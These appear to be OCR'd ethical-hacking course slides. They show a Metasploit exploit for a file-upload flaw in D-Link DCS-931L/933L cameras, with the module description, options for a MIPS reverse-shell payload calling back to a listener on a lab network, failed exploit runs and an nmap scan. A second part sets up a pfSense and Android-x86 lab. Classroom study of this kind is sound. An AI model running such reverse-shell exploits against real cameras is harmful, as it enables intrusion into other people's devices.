
<https://tangiblesecurity.com/index.php/announcements/tangible-security-researchers-notified-and-assisted-d-link-with-fixing-critical-device-vulnerabilities>

< *Snipped* >

Tangible Security is unaware of any public exploits of these vulnerabilities. However, due to the categorization of these vulnerabilities, it may be reasonable to believe that cyber criminals are doing so.

We urge users of these devices, including older and newer models, to download and install the latest firmware updates available from D-Link that address these vulnerabilities. Failing to do so exposes those benefiting from the use of these devices to cyber crime risks.

Our researchers wish to express their appreciation for D-Link's cooperation and desire to make their products and customers more secure.



The screenshot shows a web browser window with the URL `https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs9311_upload`. The page features a green header with the Rapid7 logo and navigation links: Solutions, Products, Services, Partners, Resources, and About Us. A green banner at the top states: "Rapid7 provides the most coverage for the CIS (formerly SANS) TOP 20 CRITICAL SECURITY CONTROLS" with a "LEARN MORE" button. The main content area is divided into sections: "RELIABILITY" with a "Great" rating, "DEVELOPMENT" with links for "Source Code" and "History", and "MODULE OPTIONS". Below the "MODULE OPTIONS" section, there is a text instruction: "To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':". A dark terminal window displays the following Metasploit commands and output:

```
msf > use exploit/linux/http/dlink_dcs9311_upload
msf exploit(dlink_dcs9311_upload) > show targets
...targets...
msf exploit(dlink_dcs9311_upload) > set TARGET <target-id>
msf exploit(dlink_dcs9311_upload) > show options
...show and set options...
msf exploit(dlink_dcs9311_upload) > exploit
```

On the right side of the page, there are two vertical buttons: "DEMO REQUEST" and "CONTACT US".

```

14
15 HttpFingerprint = { :pattern => [ /alphapd/ ] }
16
17 def initialize(info = {})
18   super(update_info(info,
19     'Name' => 'D-Link DCS-931L File Upload',
20     'Description' => %q{
21       This module exploits a file upload vulnerability in D-Link DCS-931L
22       network cameras. The setFileUpload functionality allows authenticated
23       users to upload files to anywhere on the file system, allowing system
24       files to be overwritten, resulting in execution of arbitrary commands.
25       This module has been tested successfully on a D-Link DCS-931L with
26       firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21).
27       D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly
28       affected, but untested.
29     },
30     'License' => MSF_LICENSE,
31     'Author' =>
32     [

```


Product: DCS-933L		Firmware version: 1.13	
D-Link			
DCS-933L //		LIVE VIDEO	SETUP
		MAINTENANCE	STATUS
		HELP	
Admin	ADMIN		Helpful Hints.. For security reasons, it is recommended that you change the Password for the Administrator accounts. Be sure to write down the new Login Names and Passwords to avoid having to reset the camera in the event that they are forgotten.
System	Here you can change the administrator's password and configure the server setting for your camera. You can also add, modify and/or delete the user account(s).		
Firmware Upgrade	ADMIN PASSWORD SETTING		
Logout	Old Password <input type="text"/> New Password <input type="text"/> Retype Password <input type="text"/> <div style="text-align: right;"> <input type="button" value="Apply"/> <input type="button" value="Cancel"/> </div>		
		SERVER SETTING	
		Camera Name <input type="text" value="DCS-933L"/> LED Control <input checked="" type="radio"/> Normal <input type="radio"/> Off User Access Control <input checked="" type="radio"/> Enable <input type="radio"/> Disable Snapshot URL Authentication <input checked="" type="radio"/> Enable <input type="radio"/> Disable (http://192.168.1.96/image/jpeg.cgi) OSD Time <input type="radio"/> Enable <input checked="" type="radio"/> Disable Color <input type="text" value="Red"/> <input type="button" value="v"/> <div style="text-align: right;"> <input type="button" value="Apply"/> <input type="button" value="Cancel"/> </div>	
		ADD USER ACCOUNT	
		User Name <input type="text"/> Password <input type="text"/>	

Product: DCS-933L
Firmware version: 1.13

D-Link

DCS-933L
LIVE VIDEO
SETUP
MAINTENANCE
STATUS
HELP

Wizard

Network Setup

Wireless Setup

Extender Setup

Dynamic DNS

Image Setup

Video

Audio

Motion Detection

Sound Detection

Mail

FTP

Time and Date

Day/Night Mode

Logout

NETWORK SETUP

You can configure your LAN and Internet settings here.

LAN SETTINGS

DHCP Connection
 Static IP Address
 PPPoE

IP Address:
 User ID:

Subnet Mask:
 Password:

Default Gateway:

Primary DNS:

Secondary DNS:

PORT SETTINGS

HTTP Port:

UPnP SETTINGS

UPnP: Enable Disable

UPnP Port Forwarding: Enable Disable

BONJOUR SETTINGS

Helpful Hints..

Select "**DHCP Connection**" if you are running a DHCP server on your network and would like an IP address assigned to your camera automatically. You may choose to manually enter a **Static IP Address** and all the relevant network information or select **PPPoE** if you connect your DCS-933L directly to the Internet that uses a PPPoE service. If you choose PPPoE you must enter the user ID and password that was given by your Internet Service Provider.

DNS (Domain Name System) server is an Internet service that translates domain names (i.e. www.dlink.com) into IP addresses (i.e. 192.168.0.20). The IP addresses can be obtained from your ISP.

- **Primary DNS:** Primary domain name server that translates names to IP addresses.
- **Secondary DNS:** Secondary domain name

Product: DCS-933L
Firmware version: 1.13

D-Link®

DCS-933L //
LIVE VIDEO
SETUP
MAINTENANCE
STATUS
HELP

- Admin
- System
- Firmware Upgrade
- Logout

FIRMWARE UPGRADE

A new firmware upgrade may be available for your camera. It is recommended that you keep your camera firmware up to date to maintain and improve its functionality and performance. Click here [D-Link Support Page](#) to check for the latest available firmware version.

To upgrade the firmware on your IP camera, please download and save the latest firmware version from the D-Link Support Page to your local hard drive. Locate the file on your local hard drive by clicking the Browse button. Once you have found and opened the file using the browse button, click the **Upload** button to start the firmware upgrade.

FIRMWARE INFORMATION

Current Firmware Version : 1.13.05
 Current Firmware Date : 2015-11-18
 Current Agent Version : 2.0.20-b10

FIRMWARE UPGRADE

File Path :

Helpful Hints..

Firmware updates are released periodically to improve the functionality of your IP camera and also to add new features. If you run into a problem with a specific feature of the IP camera, check our support site by clicking [here](#) and see if updated firmware is available for your IP camera.

SURUEILLANCE

Copyright 2012 - 2016, D-Link Corporation / D-Link Systems, Inc. All rights reserved.



```
msf exploit(dlink_dcs931l_upload) > show options
Module options (exploit/linux/http/dlink_dcs931l_upload):
```

Name	Current Setting	Required	Description
PASSWORD		no	Camera password (default: blank)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	192.168.1.96	yes	The target address
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
USERNAME	admin	yes	Camera username
VHOST		no	HTTP server virtual host

```

Payload options (linux/mipsle/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      192.168.1.56    yes       The listen address
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Linux mipsle Payload

msf exploit(dlink_dcs931l_upload) > exploit

```

```

msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: unexpected-reply: 192.168.1.96:80 - Unable to upload payload
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFileUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[-] Exploit aborted due to failure: no-access: 192.168.1.96:80 - Authentication failed or setFileUpload functionality does not exist
[*] Exploit completed, but no session was created.
msf exploit(dlink_dcs931l_upload) > nmap 192.168.1.96
[*] exec: nmap 192.168.1.96

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-06 09:54 PST
Nmap scan report for DCS-933L (192.168.1.96)
Host is up (0.0054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: B0:C5:54:32:5C:DC (D-Link International)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
msf exploit(dlink_dcs931l_upload) > exploit

```

ProductRegistration - 03/05/15

Search by product, keyword, model.

[Home](#) [Support](#) [Forums](#) [Security Advisories](#) [Shop](#) [US !\[\]\(d353285eb9a4d176ee78b662fa29cb42_img.jpg\)](#)



TechSupport

Consumer [Business](#)



Product Registration
Register your product to extend your free support from 30 days to 90 days



Warranty Document
Click here to see this product's warranty document.

DCS-933L
Day & Night Wi-Fi Camera



First Time Setting Up?
Check out our FAQs, Videos and Quick Install Guides



Contact Support
Get help by chat, email or phone

Downloads [FAQs](#) [Videos](#)

For access to the right downloads, please select the correct hardware revision for your device.

A

[How to find the hardware version?](#)

Type	Date		
Firmware (1.07.01) <input type="button" value="v"/>	03/05/15	Download	Release Notes
Firmware (1.13.05)	09/10/13	Download	
Firmware (1.12.03)			
Firmware (1.07.01)	05/28/14	Download	
Datasheet (01.2015)	01/19/15	Download	
D-View Cam (3.6.0)	04/15/14	Download	Release Notes
Setup Wizard Windows (1.04.10 Win) <input type="button" value="v"/>	05/28/14	Download	



Hacking an Android Device

Shutdown all:

EH-WinXP VMs

EH-OWASP VMs



Part 1

EH-pfSense-xx

Setup DHCP

EH-pfSense-xx



Browse to your EH-pfSense-xx VM.

Under the Service menu, select DHCP Server.

EH-pfSense-xx

The screenshot shows the pfSense web interface for configuring the DHCP server on the LAN interface. The 'Enable' checkbox is checked, and the 'Available range' and 'Range' fields are highlighted with red boxes.

General Options	
Enable	<input checked="" type="checkbox"/> Enable DHCP server on LAN interface
Deny unknown clients	<input type="checkbox"/> Only the clients defined below will get DHCP leases from this server.
Ignore denied clients	<input type="checkbox"/> Denied clients will be ignored rather than rejected. This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.
Subnet	10.76.5.0
Subnet mask	255.255.255.0
Available range	10.76.5.1 - 10.76.5.254
Range	<input type="text" value="10.76.5.120"/> <input type="text" value="10.76.5.129"/> <small>From To</small>

This example was done on Pod 5. Be sure to use your own pod number when configuring DHCP.

EH-pfSense-xx



To activate your changes click the Save button at the bottom of the window.



Part 2

EH-Lolli-xx

Setup, snapshot, and
test

Android-x86 Project

[Android-x86 ISOs available here](#)

The screenshot shows the website www.android-x86.org. The main heading is "Android-x86 - Porting Android to x86". The page features a navigation menu on the left with categories like Search, News, Download, Donate, Get Source, Installation, Screenshots, Documentation, and Releases. The main content area is titled "Android-x86 Open Source Project Announcement" and includes a large advertisement for "Remix IO+" (A TV box built for the future) with specifications: RK3399 CPU, 4GB RAM, 32GB Storage, and TWO USB 3.0 ports. Below the ad is the "Android-x86 Project - Run Android on Your PC" section, which describes the project's goal to port Android to the x86 platform and provides a list of recent releases and news items.

Android-x86 Project - Run Android on Your PC

This is a project to port [Android open source project](#) to x86 platform, formerly known as "[patch hosting for android x86 support](#)". The original plan is to host different patches for android x86 support from open source community. A few months after we created the project, we found out that we could do much more than just hosting patches. So we decide to create our code base to provide support on different x86 platforms, and set up a git server to host it.

This is an open source project licensed under Apache Public License 2.0. Some components are licensed under GNU General Public License (GPL) 2.0 or later. If you think we did something great, consider [making a donation](#).

What is new?

See [what we are doing](#) now...

- 2016-10-12: [Remix OS for PC version 3.0.206 is available for download](#).
- 2016-10-04: The git hosting is moved to OSDN.
- 2016-09-30: [The cm-x86-13.0-rc1 is released](#) (the first release candidate of cm-13.0-x86).
- 2016-09-13: [Remix OS for PC based on Android-x86 6.0-r1 \(version 3.0.204\) is available for download](#).
- 2016-09-13: [The Android-x86 6.0-r1 released](#) (the first stable release of marshmallow-x86).
- 2016-08-26: [The nougat-x86 branch is ready](#) for developers.
- 2016-08-24: Google released the source code of [Android 7.0 \(Nougat\)](#).
- 2016-08-17: [Remix OS for PC - Android M rc2 \(version 3.0.201\) on Android-x86 project is available for download](#).
- 2016-08-15: [The Android-x86 6.0-rc2 released](#) (the second release candidate of marshmallow-x86).
- 2016-08-11: [The Android-x86 Analytics Program](#) is launched.
- 2016-07-26: [Remix OS for PC - Android M Version on Android-x86 project is available for download](#).
- 2016-07-06: [Remix OS for PC - Latest version built \(version 2.0.402\) on Android-x86 project is available for download](#).

<http://www.android-x86.org/>

Android-x86 Project


The Android 5.5 Lollipop release works fine as an ESXi VM

▼	📁	Android-x86 5.1			
<input type="checkbox"/>	📄	android-x86-5.1-rc1.iso View	Android-x86 5.1-rc1 live and installation iso	Feb 16, 2016, 1:04 AM	Chih-Wei Huang
<input type="checkbox"/>	📄	android-x86_64-5.1-rc1.img View	Android-x86 5.1-rc1 EFI image (64-bit OS)	Feb 16, 2016, 1:04 AM	Chih-Wei Huang


To make a ESXi VM use 1GB RAM, E1000 adapter, and an IDE hard drive. Make 100MB SDA partition for grub and boot files and a second SDB partition for everything else. Install Android-x86 on the second partition. Be sure to make the first partition bootable!

<http://www.android-x86.org/download>

EH-Lolli-xx




1. Use Edit Settings... to join your EH-Lolli-xx VM to your pod network.



2. Create a snapshot named Baseline.
3. Power up.


Initial setup for your new Lollipop VM

EH-Lolli-xx



Home button


EH-Lolli-xx



Terminal Emulator App

EH-Lolli-xx

```
ifconfig eth0  
ping google.com  
Ctrl-C  
exit
```



A terminal window titled "Window 1" with a dark background. The terminal shows the following commands and output:

```
u0_a21@x86:/ $ ifconfig eth0  
eth0: ip 10.76.5.120 mask 255.255.255.0 flags [up broadcast running multicast]  
u0_a21@x86:/ $ ping google.com  
PING google.com (172.217.4.142) 56(84) bytes of data:  
64 bytes from lax17s14-in-f14.1e100.net (172.217.4.142): icmp_seq=1 ttl=54 time=11.3 ms  
64 bytes from lax17s14-in-f14.1e100.net (172.217.4.142): icmp_seq=2 ttl=54 time=11.4 ms  
64 bytes from lax17s14-in-f14.1e100.net (172.217.4.142): icmp_seq=3 ttl=54 time=11.4 ms  
^C  
--- google.com ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 11.391/11.442/11.482/0.095 ms  
u0_a21@x86:/ $
```

Check that your EH-Lolli-xx VM got an IP address from your EH-pfSense-xx VM and has network connectivity.

